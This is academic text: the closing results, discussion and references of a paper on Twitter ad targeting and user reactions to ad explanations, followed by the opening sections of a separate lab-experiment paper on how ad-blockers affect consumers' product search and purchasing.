Transparency and usefulness generally did not translate to increased trust in an advertiser. In fact, only a minority of participants agreed that they trusted the advertiser more as a result of any provided ad explanation. Only the Detailed Visual explanation increased trust significantly relative to Twitter ($V = 1695.5$, $p < 0.001$).

A majority of participants agreed they would "want an ad explanation similar to this one for all ads I see on Twitter" for our Creepy (68.8%), Detailed Visual (64.4%), and Detailed Text (54.9%) versions. Agreement for these was significantly larger ($V = 1798.5$–2132.0, all $p < 0.001$) than the 39.8% who wanted Twitter-like. Participants significantly preferred Twitter to the Control ($V = 6831.5$, $p < 0.001$), but not to Facebook ($V = 4249.0$, $p = 0.339$).

4.5.2 Qualitative Responses to Ad Explanations

Participants want detail and indicators of non-use. We asked participants what they found most memorable about each ad explanation. For Control, Facebook, and Twitter, most memorable was how little detail they gave about how participants were targeted (30.7%, 21.6%, and 13.3% of participants, respectively). By comparison, 16.3% (Detailed Text), 7.9% (Visual), and 3.1% (Creepy) of participants noted a lack of detail as the most memorable part. Conversely, 81.7% found the amount of detail in Creepy to be the most memorable part, followed by 61.2% for Visual. These findings may be because Creepy included the most information and Detailed Visual indicated which targeting types were *not* used.

Ambiguity was perceived as missing information. We also asked participants what information, if any, they thought was missing from each ad explanation. We wanted to help participants identify what information could be missing, so our within-subjects design featured randomly-shown variants that demonstrated information that could be included. In line with the quantitative results for usefulness, our Detailed Visual, Detailed Text, and Creepy explanations performed best, with 61.2%, 58.9%, and 53.0% of participants, respectively, answering nothing was missing. Conversely, Facebook, Control, and Twitter performed less well, with 69.2%, 67.3%, and 52.4%, respectively, of participants stating that some information was missing or unclear. For Detailed Text and Detailed Visual, among the most commonly noted missing information related to our use of "may" and "might" about which criteria actually were matched the participant. This was necessitated by the ambiguity of the Twitter files (prior to receiving a clarification from Twitter; see Section 3.6 for details). For Facebook, the most commonly missing information was associated with the hashed tailored audience list: several wrote that they did not know what a hashed list was. P125 wrote, "The nature of the list mentioned should be clarified in some detail. It's unfair to be put on a list without access to what the list is and who compiled it and who has access to it."

Describing their ideal Twitter ad explanation, 46.8% of participants wanted to see the specific actions (e.g., what they Tweeted or clicked on) or demographics that caused them to see a given ad. 34.2% wanted to know more about how the advertiser obtained their information. They also wanted clear language (19.0%) and settings for controlling ads (13.4%).

5 Discussion

We study Twitter's targeted advertising mechanisms, which categorize users by demographic and psychographic attributes, as determined from information provided by the user, provided by advertisers, or inferred by the platform. While prior work has surfaced and studied user reactions to ad targeting as a whole [20, 70], or specific mechanisms like inferred interests [17], our work details advertisers' use of 30 unique targeting types and investigates user perceptions into 16 of them. These distinct types, including FOLLOWER LOOKALIKES and TAILORED AUDIENCES, are rarely studied by the academic community, but frequently used by advertisers (see Table 1). Our participants expressed greater discomfort with some of these less studied targeting types, highlighting a need for future work.

We complement existing work on Facebook ad transparency by investigating ad explanations on a different platform, Twitter, and using participants' own Twitter data to evaluate them. Strengthening prior qualitative work [20], we quantitatively find that our participants preferred ad explanations with richer information than currently provided by Facebook and Twitter. We also find significant user confusion with "hashed" lists, a term introduced to ad explanations by Facebook in 2019 [55] to explain how platforms match user data to information on advertiser-uploaded lists for TAILORED AUDIENCE targeting (called custom audiences on Facebook).

Can sensitive targeting be prohibited in practice? We find several instances of ad targeting that appear to violate Twitter's stated policy prohibiting targeting on sensitive attributes. Such targeting is often considered distasteful and in some cases may even be illegal. We observed these instances most commonly in targeting types where advertisers provide critical information: KEYWORDS (where advertisers can provide any keyword of choice, subject to Twitter acceptance) and variations of TAILORED AUDIENCES, where the advertiser provides the list of users to target. Potentially discriminatory keywords are a problem that Twitter could theoretically solve given a sufficiently accurate detection algorithm or (more likely) manual review. TAILORED AUDIENCES, however, are more pernicious. Advertisers can use any criteria to generate a list. We were only able to identify potentially problematic cases because the list name, which is under advertiser control, happened to be meaningfully descriptive. It would be trivial for an advertiser to name a list generically to skirt scrutiny, calling into question whether Twitter's policy on sensitive attributes has (or can have) any real force in practice. It also raises larger concerns about regulating potentially illegal or discriminatory practices as long as tailored audiences remain available.

More accuracy, fewer problems? Similarly to prior work, we found that the perceived inaccuracy of targeting instances correlates with users having less desire for such targeting to be used for them [14, 17]. This has potentially dangerous implications. If accuracy reduces discomfort, this may appear to justify increasing invasions of privacy to obtain evermore-precise labels for users. However, participants' free-text responses indicate an upper bound where increasing accuracy is no longer comfortable. For example, P220 noted that a specific instance of LOCATION targeting was "very accurate, ... but I don't really like how they are able to do that without my knowledge and even show me ad content related to my location, because I choose not to put my specific location on my Twitter account in any way for a reason." Future work should investigate how and when accuracy crosses the line from useful to creepy.

Transparency: A long way to go. This work also contributes a deeper understanding of ad explanations, amid substantial ongoing work on transparency as perhaps the only way for the general public to scrutinize the associated costs and benefits. Participants found our ad explanations, which provide more details, significantly more useful, understandable, and desirable than currently deployed ad explanations from Twitter and Facebook. However, our results also highlight a significant challenge for transparency: platform and advertiser incentives. Some of our proposed explanations, despite being more useful, decreased participant trust in the advertiser, which clearly presents a conflict of interest. This conflict may explain why currently deployed explanations are less complete or informative than they could be.

Finally, our results suggest it is insufficient to simply require data processing companies to make information available. While the option to download advertising data is a strong first step, key aspects of the ad ecosystem — such as the origins of most targeting information — remain opaque. In addition, even as researchers with significant expertise, we struggled to understand the data Twitter provided (see Section 3.6). This creates doubt that casual users can meaningfully understand and evaluate the information they receive. However, our participants indicated in free response answers that they found the transparency information provided in our study useful and that it illuminated aspects of tracking they had not previously understood, making it clear that comprehensible transparency has value. We therefore argue that transparency regulations should mandate that raw data files be accompanied by clear descriptions of their contents, and researchers should develop tools and visualizations to make this raw data meaningful to users who want to explore it.

Acknowledgments

We gratefully acknowledge support from the Data Transparency Lab and Mozilla, as well as from a UMIACS contract under the partnership between the University of Maryland and DoD. The views expressed are our own.

References

[1] Online appendix. https://www.blaseur.com/papers/usenix20twitterappendix.pdf.

[2] Gunes Acar, Christian Eubank, Steven Englehardt, Marc Juarez, Arvind Narayanan, and Claudia Diaz. The Web Never Forgets: Persistent Tracking Mechanisms in the Wild. In *Proc. CCS*, 2014.

[3] Lalit Agarwal, Nisheeth Shrivastava, Sharad Jaiswal, and Saurabh Panjwani. Do Not Embarrass: Re-Examining User Concerns for Online Tracking and Advertising. In *Proc. SOUPS*, 2013.

[4] Muhammad Ali, Piotr Sapiezynski, Miranda Bogen, Aleksandra Korolova, Alan Mislove, and Aaron Rieke. Discrimination Through Optimization: How Facebook's Ad Delivery Can Lead to Skewed Outcomes. In *Proc. CSCW*, 2019.

[5] Hazim Almuhimedi, Florian Schaub, Norman Sadeh, Idris Adjerid, Alessandro Acquisti, Joshua Gluck, Lorrie Cranor, and Yuvraj Agarwal. Your Location has been Shared 5,398 Times! A Field Study on Mobile App Privacy Nudging. In *Proc. CHI*, 2015.

[6] Athanasios Andreou, Márcio Silva, Fabrício Benevenuto, Oana Goga, Patrick Loiseau, and Alan Mislove. Measuring the Facebook Advertising Ecosystem. In *Proc. NDSS*, 2019.

[7] Athanasios Andreou, Giridhari Venkatadri, Oana Goga, Krishna P. Gummadi, Patrick Loiseau, and Alan Mislove. Investigating Ad Transparency Mechanisms in Social Media: A Case Study of Facebook's Explanations. In *Proc. NDSS*, 2018.

[8] Julia Angwin and Terry Parris. Facebook Lets Advertisers Exclude Users by Race. ProPublica, October 28, 2016.

[9] @ashrivas. More Relevant Ads with Tailored Audiences. Twitter Blog, December 2013. https://blog.twitter.com/marketing/en_us/a/2013/more-relevant-ads-with-tailored-audiences.html.

[10] Rebecca Balebako, Pedro Leon, Richard Shay, Blase Ur, Yang Wang, and Lorrie Faith Cranor. Measuring the Effectiveness of Privacy Tools for Limiting Behavioral Advertising. In *Proc. W2SP*, 2012.

[11] Muhammad Ahmad Bashir, Sajjad Arshad, and William Robertson. Tracing Information Flows Between Ad Exchanges Using Retargeted Ads. In *Proc. USENIX Security*, 2016.

[12] Muhammad Ahmad Bashir, Umar Farooq, Maryam Shahid, Muhammad Fareed Zaffar, and Christo Wilson. Quantity vs. Quality: Evaluating User Interest Profiles Using Ad Preference Managers. In *Proc. NDSS*, 2019.

[13] Muhammad Ahmad Bashir and Christo Wilson. Diffusion of User Tracking Data in the Online Advertising Ecosystem. In *Proc. PETS*, 2018.

[14] Rena Coen, Emily Paul, Pavel Vanegas, Alethea Lange, and G.S. Hans. A User-Centered Perspective on Algorithmic Personalization. Master's thesis, Berkeley School of Information, https://www.ischool.berkeley.edu/projects/2016/user-centeredperspective-algorithmic-personalization, 2016.

[15] Amit Datta, Michael Carl Tschantz, and Anupam Datta. Automated Experiments on Ad Privacy Settings. In *Proc. PETS*, 2015.

[16] Martin Degeling and Jan Nierhoff. Tracking and Tricking a Profiler: Automated Measuring and Influencing of Bluekai's Interest Profiling. In *Proc. WPES*, 2018.

[17] Claire Dolin, Ben Weinshel, Shawn Shan, Chang Min Hahn, Euirim Choi, Michelle L. Mazurek, and Blase Ur. Unpacking Privacy Perceptions of Data-Driven Inferences for Online Targeting and Personalization. In *Proc. CHI*, 2018.

[18] Serge Egelman, Adrienne Porter Felt, and David Wagner. Choice Architecture and Smartphone Privacy: There's A Price for That. In *Workshop on the Economics of Information Security*, 2012.

[19] Steven Englehardt and Arvind Narayanan. Online Tracking: A 1-Million-Site Measurement and Analysis. In *Proc. CCS*, 2016.

[20] Motahhare Eslami, Sneha R. Krishna Kumaran, Christian Sandvig, and Karrie Karahalios. Communicating Algorithmic Process in Online Behavioral Advertising. In *Proc. CHI*, 2018.

[21] Motahhare Eslami, Kristen Vaccaro, Karrie Karahalios, and Kevin Hamilton. "Be Careful; Things Can Be Worse than They Appear": Understanding Biased Algorithms and Users' Behavior around Them in Rating Platforms. In *Proc. AAAI*, 2017.

[22] Motahhare Eslami, Kristen Vaccaro, Min Kyung Lee, Amit Elazari Bar On, Eric Gilbert, and Karrie Karahalios. User Attitudes towards Algorithmic Opacity and Transparency in Online Reviewing Platforms. In *Proc. CHI*, 2019.

[23] Facebook. Coming Soon: New Ways to Reach People Who've Visited Your Website or Mobile App. Facebook Business, October 15, 2013. https://www.facebook.com/business/news/custom-audiences.

[24] Facebook. Introducing New Requirements for Custom Audience Targeting. Facebook Business, June 2018. https://www.facebook.com/business/news/introducing-new-requirements-for-custom-audience-targeting.

[25] Irfan Faizullabhoy and Aleksandra Korolova. Facebook's Advertising Platform: New Attack Vectors and the Need for Interventions. In *Proc. ConPro*, 2018.

[26] Faye W. Gilbert and William E. Warran. Psychographic Constructs and Demographic Segments. *Psychology and Marketing*, 12:223–237, 1995.

[27] Google. About Audience Targeting. Google Ads Help, 2020. https://support.google.com/google-ads/answer/2497941?hl=en.

[28] Ruogu Kang, Stephanie Brown, Laura Dabbish, and Sara Kiesler. Privacy Attitudes of Mechanical Turk Workers and the U.S. Public. In *Proc. USENIX Security*, 2014.

[29] Saranga Komanduri, Richard Shay, Greg Norcie, and Blase Ur. Adchoices? Compliance with Online Behavioral Advertising Notice and Choice Requirements. *IS: A Journal of Law and Policy for the Information Society*, 7:603, 2011.

[30] Georgios Kontaxis and Monica Chew. Tracking Protection in Firefox for Privacy and Performance. In *Proc. W2SP*, 2015.

[31] Balachander Krishnamurthy, Delfina Malandrino, and Craig E. Wills. Measuring Privacy Loss and the Impact of Privacy Protection in Web Browsing. In *Proc. SOUPS*, 2007.

[32] @KyleB. Introducing Partner Audiences. Twitter Blog, March 5, 2015. https://blog.twitter.com/marketing/en_us/a/2015/introducing-partner-audiences.html.

[33] J. Richard Landis and Gary G. Koch. The Measurement of Observer Agreement for Categorical Data. *Biometrics*, 33(1):159–174, 1977.

[34] Mathias Lécuyer, Guillaume Ducoffe, Francis Lan, Andrei Papancea, Theofilos Petsios, Riley Spahn, Augustin Chaintreau, and Roxana Geambasu. XRay: Enhancing the Web's Transparency with Differential Correlation. In *Proc. USENIX Security*, 2014.

[35] Mathias Lecuyer, Riley Spahn, Yannis Spiliopolous, Augustin Chaintreau, Roxana Geambasu, and Daniel Hsu. Sunlight: Fine-grained Targeting Detection at Scale with Statistical Confidence. In *Proc. CCS*, 2015.

[36] Pedro Leon, Justin Cranshaw, Lorrie Faith Cranor, Jim Graves, Manoj Hastak, Blase Ur, and Guzi Xu. What do Online Behavioral Advertising Privacy Disclosures Communicate to Users? In *Proc. WPES*, 2012.

[37] Pedro Leon, Blase Ur, Richard Shay, Yang Wang, Rebecca Balebako, and Lorrie Cranor. Why Johnny Can't Opt out: A Usability Evaluation of Tools to Limit Online Behavioral Advertising. In *Proc. CHI*, 2012.

[38] Adam Lerner, Anna Kornfeld Simpson, Tadayoshi Kohno, and Franziska Roesner. Internet Jones and the Raiders of the Lost Trackers: An Archaeological Study of Web Tracking from 1996 to 2016. In *Proc. USENIX Security*, 2016.

[39] Qiang Ma, Eeshan Wagh, Jiayi Wen, Zhen Xia, Robert Ormandi, and Datong Chen. Score Look-Alike Audiences. In *Proc. ICDMW*, 2016.

[40] Aleksandar Matic, Martin Pielot, and Nuria Oliver. "OMG! How did it know that?" Reactions to Highly-Personalized Ads. In *Proc. UMAP*, 2017.

[41] Jonathan R Mayer and John C Mitchell. Third-party Web Tracking: Policy and Technology. In *Proc. IEEE S&P*, 2012.

[42] Aleecia M. McDonald and Lorrie Faith Cranor. Americans' Attitudes About Internet Behavioral Advertising Practices. In *Proc. WPES*, 2010.

[43] Jeremy B. Merrill and Ariana Tobin. Facebook Moves to Block Ad Transparency Tools — Including Ours. ProPublica, January 28, 2019. https://www.propublica.org/article/facebook-blocks-ad-transparency-tools.

[44] Katie Notopoulos. Twitter Has Been Guessing Your Gender And People Are Pissed. Buzzfeed News, May 2017. https://www.buzzfeednews.com/article/katienotopoulos/twitter-has-been-guessing-your-gender-and-people-are-pissed.

[45] Jason R. C. Nurse and Oliver Buckley. Behind the Scenes: a Cross-Country Study into Third-Party Website Referencing and the Online Advertising Ecosystem. *Human-centric Computing and Information Sciences*, 7(1):40, 2017.

[46] Eyal Peer, Laura Brandimarte, Sonam Somat, and Alessandro Acquisti. Beyond the turk: Alternative platforms for crowdsourcing behavioral research. In *Journal of Experimental Social Psychology*, 2017.

[47] Angelisa C. Plane, Elissa M. Redmiles, Michelle L. Mazurek, and Michael Carl Tschantz. Exploring User Perceptions of Discrimination in Online Targeted Advertising. In *Proc. USENIX Security*, 2017.

[48] Emilee Rader and Rebecca Gray. Understanding User Beliefs About Algorithmic Curation in the Facebook News Feed. In *Proc. CHI*, 2015.

[49] J. H. Randall. The Analysis of Sensory Data by Generalized Linear Model. *Biometrical Journal*, 1989.

[50] Ashwini Rao, Florian Schaub, and Norman Sadeh. What Do They Know About Me? Contents and Concerns of Online Behavioral Profiles. In *Proc. ASE BigData*, 2014.

[51] Elissa M. Redmiles, Sean Kross, and Michelle L. Mazurek. How Well Do My Results Generalize? Comparing Security and Privacy Survey Results from MTurk, Web, and Telephone Samples. In *Proc. IEEE S&P*, 2019.

[52] Franziska Roesner, Tadayoshi Kohno, and David Wetherall. Detecting and Defending Against Third-Party Tracking on the Web. In *Proc. USENIX Security*, 2012.

[53] Sonam Samat, Alessandro Acquisti, and Linda Babcock. Raise the Curtains: The Effect of Awareness About Targeting on Consumer Attitudes and Purchase Intentions. In *Proc. SOUPS*, 2017.

[54] Florian Schaub, Aditya Marella, Pranshu Kalvani, Blase Ur, Chao Pan, Emily Forney, and Lorrie Faith Cranor. Watching Them Watching Me: Browser Extensions' Impact on User Privacy Awareness and Concern. In *Proc. USEC*, 2016.

[55] Ramya Sethuraman. Why Am I Seeing This? We Have an Answer for You. Facebook Blog, March 2019. https://about.fb.com/news/2019/03/why-am-i-seeing-this/.

[56] Matt Southern. LinkedIn Now Lets Marketers Target Ads to 'Lookalike Audiences'. Search Engine Journal, March 20, 2019. https://www.searchenginejournal.com/linkedin-now-lets-marketers-target-ads-to-lookalike-audiences/299547/.

[57] Till Speicher, Muhammad Ali, Giridhari Venkatadri, Filipe Ribeiro, George Arvanitakis, Fabrício Benevenuto, Krishna Gummadi, Patrick Loiseau, and Alan Mislove. Potential for Discrimination in Online Targeted Advertising. In *Proc. FAT*, 2018.

[58] Darren Stevenson. *Data, Trust, and Transparency in Personalized Advertising*. PhD thesis, University of Michigan, 2016.

[59] Latanya Sweeney. Discrimination in Online Ad Delivery. *CACM*, 56(5):44–54, 2013.

[60] Michael Carl Tschantz, Serge Egelman, Jaeyoung Choi, Nicholas Weaver, and Gerald Friedland. The Accuracy of the Demographic Inferences Shown on Google's Ad Settings. In *Proc. WPES*, 2018.

[61] Joseph Turow, Jennifer King, Chris Jay Hoofnagle, Amy Bleakley, and Michael Hennessy. Americans Reject Tailored Advertising and Three Activities that Enable It. Technical report, Annenberg School for Communication, 2009.

[62] Gerhard Tutz and Wolfgang Hennevogl. Random effects in ordinal regression models. *Computational Statistics and Data Analysis*, 1996.

[63] Twitter. Ad Targeting Best Practices for Twitter. Twitter Business, 2019. https://business.twitter.com/en/targeting.html.

[64] Twitter. Healthcare. Twitter Business, 2019. https://business.twitter.com/en/help/ads-policies/restricted-content-policies/health-and-pharmaceutical-products-and-services.html.

[65] Twitter. Keyword targeting. Twitter Business, 2019. https://business.twitter.com/en/help/campaign-setup/campaign-targeting/keyword-targeting.html.

[66] Twitter. Policies for conversion tracking and tailored audiences. Twitter Business, 2019. https://business.twitter.com/en/help/ads-policies/other-policy-requirements/policies-for-conversion-tracking-and-tailored-audiences.html.

[67] Twitter. Target based on how people access Twitter. Twitter Business, 2019. https://business.twitter.com/en/targeting/device-targeting.html.

[68] Twitter. Intro to Tailored Audiences. Twitter Business, 2020. https://business.twitter.com/en/help/campaign-setup/campaign-targeting/tailored-audiences.html.

[69] Twitter. Twitter Privacy Policy. https://twitter.com/en/privacy, 2020. Accessed February 13, 2020.

[70] Blase Ur, Pedro Giovanni Leon, Lorrie Faith Cranor, Richard Shay, and Yang Wang. Smart, Useful, Scary, Creepy: Perceptions of Online Behavioral Advertising. In *Proc. SOUPS*, 2012.

[71] Giridhari Venkatadri, Athanasios Andreou, Yabing Liu, Alan Mislove, Krishna Gummadi, Patrick Loiseau, and Oana Goga. Privacy Risks with Facebook's PII-based Targeting: Auditing a Data Broker's Advertising Interface. In *Proc. IEEE S&P*, 2018.

[72] Giridhari Venkatadri, Piotr Sapiezynski, Elissa Redmiles, Alan Mislove, Oana Goga, Michelle Mazurek, and Krishna Gummadi. Auditing Offline Data Brokers via Facebook's Advertising Platform. In *Proc. WWW*, 2019.

[73] Jeffrey Warshaw, Nina Taft, and Allison Woodruff. Intuitions, Analytics, and Killing Ants: Inference Literacy of High School-educated Adults in the US. In *Proc. SOUPS*, 2016.

[74] Ben Weinshel, Miranda Wei, Mainack Mondal, Euirim Choi, Shawn Shan, Claire Dolin, Michelle L. Mazurek, and Blase Ur. Oh, the Places You've Been! User Reactions to Longitudinal Transparency About Third-Party Web Tracking and Inferencing. In *Proc. CCS*, 2019.

[75] Craig E. Wills and Can Tatar. Understanding What They Do with What They Know. In *Proc. WPES*, 2012.

[76] Yuxi Wu, Panya Gupta, Miranda Wei, Yasemin Acar, Sascha Fahl, and Blase Ur. Your Secrets are Safe: How Browers' Explanations Impact Misconceptions About Private Browsing Mode. In *Proc. WWW*, 2018.

[77] Yaxing Yao, Davide Lo Re, and Yang Wang. Folk Models of Online Behavioral Advertising. In *Proc. CSCW*, 2017.

The Impact of Ad-Blockers on Product Search and Purchase Behavior: A Lab Experiment

Alisa Frik
ICSI, University of California Berkeley

Amelia M. Haviland
Heinz College, Carnegie Mellon University

Alessandro Acquisti
Heinz College, Carnegie Mellon University

Abstract

Ad-blocking applications have become increasingly popular among Internet users. Ad-blockers offer various privacy- and security-enhancing features: they can reduce personal data collection and exposure to malicious advertising, help safeguard users' decision-making autonomy, reduce users' costs (by increasing the speed of page loading), and improve the browsing experience (by reducing visual clutter). On the other hand, the online advertising industry has claimed that ads increase consumers' economic welfare by helping them find better, cheaper deals faster. If so, using ad-blockers would deprive consumers of these benefits. However, little is known about the actual economic impact of ad-blockers.

We designed a lab experiment (N=212) with real economic incentives to understand the impact of ad-blockers on consumers' product searching and purchasing behavior, and the resulting consumer outcomes. We focus on the effects of blocking contextual ads (ads targeted to individual, potentially sensitive, contexts, such as search queries in a search engine or the content of web pages) on how participants searched for and purchased various products online, and the resulting consumer welfare.

We find that blocking contextual ads did not have a statistically significant effect on the prices of products participants chose to purchase, the time they spent searching for them, or how satisfied they were with the chosen products, prices, and perceived quality. Hence we do not reject the null hypothesis that consumer behavior and outcomes stay constant when such ads are blocked or shown. We conclude that the use of ad-blockers does not seem to compromise consumer economic welfare (along the metrics captured in the experiment) in exchange for privacy and security benefits. We discuss the implications of this work in terms of end-users' privacy, the study's limitations, and future work to extend these results.

1 Introduction

In recent years, online advertising and blocking of it using dedicated tools (e.g., browser extensions and mobile apps) have been at the center of a heated debate. The online advertising industry has claimed that online ads benefit all agents in the advertising ecosystem (vendors, publishers, ad companies, and consumers alike), and support the provision of free online content and services [49]. Claimed benefits range from immediate advantages (such as matching buyers to sellers, increasing companies' revenues, and satisfying consumer needs), to broader economic contributions (including creation of jobs and stimulation of the economic growth in digital sectors) [43, 47, 48].

On the consumer side, however, online ads have raised diverse concerns [30], including privacy and security, inducing growing numbers of Internet users to install software blocking online advertising [87]. Concerns relate both to the growing exposure to large volumes of online ads and to the extensive data collection associated, specifically, with ad targeting. For instance, users believe that today ads are more ubiquitous (81%) and intrusive (69%) than 3 years ago [57]. Moreover, 66% of adult Americans do not want to receive targeted ads [105], and 61% believe free access to the websites is not worth the privacy invasion caused by advertising targeting [80].

In response, according to a recent survey [34], Internet users deploy ad-blockers to stop compromises of their online privacy; to avoid too many or intrusive ads, some of which contain bugs and viruses jeopardising security; to prevent customization based on browsing history; and to increase browsing performance in terms of screen space, loading speed, and consumption of data and battery. Ad-blockers have become increasingly popular consumer tools to address different dimensions of privacy concerns. First, some ad-blockers address concerns associated with privacy and security by curtailing online tracking and malware [97] and other security threats posed by malicious advertising [68, 113], thus helping protect user privacy [33]. Second, by reducing the exposure to ads, ad-blockers address broader concerns related to the protection of users' decision-making autonomy, choice and control over browsing experience, and improvement in such experience (via the reduction of visual clutter and of distraction of attention, and increased speed of page loading). Indeed, users

believe that ad-blockers protect from intrusion, interruption of attention, and offensive or inappropriate content of ads [42]. In this regard, ad-blockers ameliorate privacy defined in terms of private sphere, inviolate personality, and autonomous decision making [11, 22, 83, 108].

The growing popularity of ad-blockers among consumers has been met with anxiety, and even hostility, by online advertising companies and online publishers [38]. Industry fears have been supported by some recent studies: researchers have used industry data to estimate online publishers' revenue losses due to ad-blockers, and concluded that "ad-blocking poses a substantial threat to the ad-supported web" [94].

Very little is known, however, about the impact of ad-blockers on the economic-relevant behavior and welfare of *consumers*, and on product searching and purchasing, specifically. Therefore, some of the advertising industry's claims about how consumers benefit from online ads (such as matching buyers to sellers and satisfying consumer needs) have been neither confirmed nor disproved by the empirical evidence.

We conducted a lab experiment with real economic incentives to address this gap in the literature. We investigated the effects of blocking ads on individuals' online product searching and purchasing behavior, and the resulting outcomes.

We focus on contextual ads—ads that are targeted to individual, potentially sensitive, contexts related to consumer interests, but not relying on consumers' past online behaviors (i.e., behaviorally targeted ads). For instance, contextual search ads (also known as sponsored search results) are targeted to a search query chosen by the consumer when looking for information or a product online; and contextual display ads can be targeted to the content of a web page visited by the user. As such, our results and discussion focus on one specific set of claims regarding the value of online ads (those pertaining to direct economic consequences for consumers, rather than claimed macroeconomic effects such as the support of free content), and on a specific family of targeted ads (primarily contextual ads on sponsored search results in a specific search engine, Google, and, to a smaller extent, on vendors' landing pages).[1]

Experimental participants (N=212) were invited to search for products online and purchase them using their credit cards. They were randomly assigned to experimental conditions in which ads were displayed, or blocked. We captured the impact of showing or blocking ads on participants' purchase decisions—in particular, on the price of the products they searched for. In addition, and based on research on the psychological and cognitive effects of advertising [40, 51, 52, 54, 107], we captured how showing or blocking ads impacts participants' search costs (time spent on searching) and satisfaction with their browsing experience and product choices.

We find that the removal of contextual ads using ad-blockers did not have a statistically significant effect on how much participants chose to pay for the products, how much time they spent searching for them, or how satisfied they were with the chosen products, prices, and perceived quality. In essence: we do not reject the null hypothesis that consumer welfare stays constant when ads are blocked or are shown. Thus, we do not find evidence that the use of ad-blockers against contextual ads compromises consumer welfare, along the metrics captured in our study, in exchange for privacy and security benefits.

2 Related Work and Hypotheses

2.1 Ad-blockers

In recent years, ad-blockers have become increasingly popular tools of digital self-defense. The global number of consumers adopting technologies to block ads had reached 615 million in December 2016 [87]. The growth in ad-blockers' popularity has likely been fueled by Internet users' resistance to increasing amounts of invasive ads and the associated tracking of personal data.

Ad-blockers are third-party tools that users can install on their machines to block ads from appearing in the browsers. Most ad-blockers are able to block multiple types of ads—including search ads appearing as sponsored search results on search engines and display ads appearing on other sites. Numerous researchers have investigated the technical performance of ad-blockers [81, 95], and have demonstrated that ad-blockers are highly effective in eliminating online ads and limiting web tracking [5, 28, 50, 72, 74, 75, 109], and in reducing energy consumption on smartphones [20, 79, 92] and laptops [96]. As discussed in §1, users often deploy ad-blockers to counter privacy and security concerns. When configured properly, ad-blockers are shown to be effective in protecting some aspects of user privacy and security [33].

A few user studies on ad-blockers have primarily focused on the usability of these tools [64]. Pujol et al. [91] found that the majority of the users of a popular ad-blocker, AdBlock Plus, did not opt out from a default list of "non intrusive ads," and did not enable the filter that blocks web trackers. Similarly, another popular ad-blocker, Ghostery, does not protect from privacy risks with its default settings [33]. One study [77] investigated the effect of ad-blockers on user engagement with the Internet. That study, however, used observational data (compared to experimental data in our study), and focused on browsing (not on online shopping) behaviors.

[1] The usage of a lab experiment and the focus on contextual search ads allow us to control for potential confounding factors and obtain internally valid, conservative estimates of the effects of that specific type of advertising. Capturing the effects of behaviorally targeted ads would likely require much larger sample sizes and different experimental designs, due to the challenges of developing realistic online consumer profiles for behavioral targeting in a lab setting, and controlling for the larger set of factors behavioral targeting relies on (e.g., idiosyncratic online behaviors, user profiles, device specifications). In future field experiments we plan to explore the effects of eliminating behaviorally targeted ads, and of displaying non-targeted ads.

In summary, while a few studies have explored the privacy implications of online advertising tracking [114] or the economic impact of fraudulent ads on the companies' revenues [98], and have quantified ad-blockers' privacy implications [33, 109], none have estimated the impact on ad-blocker *users'* economic welfare and satisfaction. To our knowledge, our study—investigating the impact of ad-blockers on actual Internet users' purchasing behavior, outcomes, and satisfaction—is the first to attempt to bridge the gaps in the existing research on ad-blockers' technical aspects of security, human factors, economic impact, and privacy implications. How end-users react to the usage of ad-blockers (and, therefore, to the presence or absence of online ads) is critical to the analysis of industry claims on the negative effects of ad-blockers, and to the understanding of the broader effects of ad-blocking on the society.

2.2 The impact of online advertising

Internet advertising is a popular business model among online publishers and a fast-growing sector of the global economy. Online advertising revenues reached USD 48 billion in Europe and USD 88 billion in the U.S. in 2017 [44, 45]. However, on the consumer side, the proliferation of online ads has caused growing dissatisfaction and adoption of ad-blockers. Users report blocking online advertising because they find ads excessive (48%), annoying and irrelevant (47%), intrusive (44%) and personalized based on browsing history (20%), sometimes containing bugs and viruses (39%), occupying too much screen space (37%), decreasing page loading speed (33%), and compromising online privacy (25%) [34]. Thus, targeting is one of the users' concerns with online ads, but not the only or most common one.

Nevertheless, the ability to target advertising to individual consumers is one of the crucial factors responsible for the generation of large revenues in the online advertising market [19, 32, 35, 36, 53, 110]. Targeting refers to advertisers' ability to match ads to Internet users in the attempt to meet their preferences and interests. Targeting can take place in a number of ways, all ultimately dependent on some knowledge, or inference, of users' information or behavior. One way is *contextual* targeting of ads based on the content of that particular page, which in turn is based on generalized and aggregated information about consumers' preferences. Another way is *behavioral* targeting based on the prediction of consumers' individual preferences, which are typically inferred through monitoring of click-stream behavior across multiple sites. While our analysis focuses on contextual targeting, rather than behavioral, the theoretical predictions and results of empirical research about targeted ads presented in this section apply to both types of targeting.

Across policy and academic circles, contrasting propositions have been offered regarding the effects of online advertising (including targeted advertising) on the welfare of different stakeholders (consumers, online publishers, advertising vendors, and data companies). One the one hand, some studies show a positive impact of targeting on advertising campaigns' effectiveness, such as click-through and conversion rates, website visits, and sales [19, 32, 35, 36, 53, 110]. On the other hand, other researchers (and even some advertisers [101]) argue that the effect of targeted ads on consumers' likelihood to purchase may be overestimated due to "activity bias" [67], and methodological issues [32, 66, 85] such as large confidence intervals and (sometimes) absence of comparisons with a randomly selected control group. Some evidence suggests a limited technological efficiency in correctly targeting consumers based on their behaviors [46, 58, 73].

Users express privacy concerns regarding targeted advertising [30, 65, 70, 80, 105, 106]. From the economic perspective, targeting is claimed, on the one hand, to decrease search costs [18, 27, 86], but on the other hand, to potentially reduce consumer surplus (which is absorbed by the advertisers) through application of price and offer discrimination [2, 23, 76, 88].[2] While focused on the business outcomes, those studies did not consider the implications for consumers' welfare.

Our study attempts to address a gap in the literature on ad-blockers and online advertising. Previous behavioral work on ad-blockers has focused on their usability [64, 91], and effectiveness and performance [33]. Previous studies on online ads (e.g., [66, 111]) have also typically focused on ad "effectiveness," which is captured through click-through rates or conversion metrics. Those studies often rely on rich field data, but are focused on consumers' response to a specific ad campaign (or a set of ad campaigns). Our experiment goes in a subtly but importantly different (and somewhat more expansive) direction: it is designed to track participants' behavior across an array of search results and vendor sites, thus capturing their response to the presence or absence of an array of ad campaigns from different vendors. In so doing, the study attempts to investigate a critical counterfactual currently underexplored in the literature: what happens (to consumer behavior, to their choices, and to their economic outcomes) when certain ads are blocked? Rather than investigating online ads' effectiveness by testing whether a consumer will click on a certain ad or end up buying through it, we investigate broader consumer behavior in the presence and absence of contextual ads.

2.3 Hypotheses

Theoretical and practical research has offered contrasting claims, predictions, and evidence regarding the impact of advertising on search costs in terms of time, prices paid for a product, and satisfaction. Accordingly, hypotheses about the effect of ad-blocking on those variables are mixed.

[2] The actual prevalence of first degree price discrimination on the Internet is the object of some debate [84].

